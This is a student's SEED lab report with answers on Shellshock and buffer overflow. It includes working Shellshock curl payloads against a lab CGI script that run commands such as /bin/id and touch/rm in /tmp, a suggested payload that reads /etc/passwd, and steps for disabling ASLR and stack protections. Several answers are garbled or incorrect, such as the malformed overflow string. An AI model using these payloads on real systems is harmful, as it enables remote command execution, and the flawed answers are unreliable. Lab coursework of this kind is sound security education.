Lab3
Rong Jun Leong
301052623

Section1

1.Instead of putting an extra shell command after a function definition, we put it at the beginning (shown in example below). We then run Bash, which is vulnerable to the Shellshock attack. Will the shell command echo world be executed? Explain why?
Example:
$ export foo='echo world; () { echo hello;}'
$ bash

The shell command echo will not be executed. The vulnerability only exists when the value starts with (). Otherwise, it's not part of the function definition.

2. In the program,it outputs child and parent. It created two processes which are parent and child processes using the 'fork' system call. In the parent process, the program prints "parent" as it executes the parent process. Other than that, the child process prints "child" and attempts to execute /bin/ls but the child process replaces the execution of it. As a result, it doesn't output the ls command and the program will instead output parent followed by child.

3. Int i = global variable and initialize with value 0 and it's located in intialzied data segment.
char *str = parameter so its located in the stack segment
char *ptr= local variable is in stack segment but it points to a memory that is located in the heap
char buf[1024]= an array with size of 1024 that located in stack segment
Int j = local variable that locatedf in the stack segment
Static int y= static variable which isnt initialzied and its locasted in the uninitalized data segment

4. The remote server progam faced vulnerability with the bof function because the function duplicate duplicate a string which was created by the user with unknown size represented by X. To create a string that exploits the vulnerability, we can use the buffer address plus offset value to craft it. As a result, the string is 0xAABBCC10 + the value 8 which equals 0xAABBCC18(return address) that the server program can run.

5. According to the prgram, the difference between the start buffer and the return addres is 0x40 which is equivalent to 64 bytes. To exploit the vulnerability,the string is 64 bytes and is 00xAABB001000x50.


Section2

Task 1

a) (5 Points) Write a brief description of the fields that each of the options (-A, -e, -H) set in the header request.

-A : The -A field option si a header request that set “User-Agent” field and to send user-agent name to the server
-e: The -e field option is used to set HTTP referer in this case which contain the URL of the page that navigate before this
-H: The -H field option is used to set custom HTTP headers in a request which you can specify the header field name and its value.

b) 1)



2)

```
[04/10/24]seed@VM:~/.../Shellshock$ curl -e "() { echo hello; }; echo Content_type: text/plain;
echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3) A file is created is tmp and when checked if the file is created in the root. The root shows that virus successfully created

```
[04/10/24]seed@VM:~/.../Shellshock$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text
/plain; echo; /bin/touch /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
_apt:x:100:65534::/nonexistent:/usr/sbin/no
root@ba038468baab:/# ls /tmp
virus
root@ba038468baab:/#
```

4) By using /bin/rm we successfully remove virus from tmp

```
[04/10/24]seed@VM:~/.../Shellshock$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text
/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root@ba038468baab:/# ls /tmp
virus
root@ba038468baab:/# ls /tmp
root@ba038468baab:/#
```

c)1) The content of /etc/shadow file can not be stolen because /etc/shadow file requires root privilege and Apache server runs on a user account other than root.

2) Yes, we can use this method to lauch shellshock attacks. With a crafted URL query string, When a server processes a request containing a query string, it sets the QUERY_STRING environment variable to the provided value. If the server is vulnerable and doesn't properly sanitize the QUERY_STRING variable, attackers can inject malicious commands. For instance, appending a payload like "() { :;}; /bin/cat /etc/passwd" to the URL can lead to unintended command execution, potentially exposing sensitive files. However, exploiting Shellshock

requires specific conditions, including server vulnerability and the use of Bash for CGI scripts. Many servers have been patched to mitigate this vulnerability.

Task2

```
[04/10/24]seed@VM:~/.../BufferOverflow$ sudo sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
[04/10/24]seed@VM:~/.../BufferOverflow$
```

Before the attack start, I turned off the address randomization countermeasure to ensure smooth process.

```
ernel.randomize_va_space = 0
04/10/24]seed@VM:~/.../BufferOverflow$ sudo rm /bin/sh
04/10/24]seed@VM:~/.../BufferOverflow$ sudo ln -s /bin/zsh /bin/sh


04/10/24]seed@VM:~/.../BufferOverflow$ gcc -o stack -z execstack -
fno-stack-protector stack.c
04/10/24]seed@VM:~/.../BufferOverflow$ sudo chown root stack
04/10/24]seed@VM:~/.../BufferOverflow$ sudo chmod 4755 stack
04/10/24]seed@VM:~/.../BufferOverflow$ ls
exploit.py  stack  stack.c
04/10/24]seed@VM:~/.../BufferOverflow$ echo "aaa" >badfile
04/10/24]seed@VM:~/.../BufferOverflow$ ./stack
returned properly
04/10/24]seed@VM:~/.../BufferOverflow$
```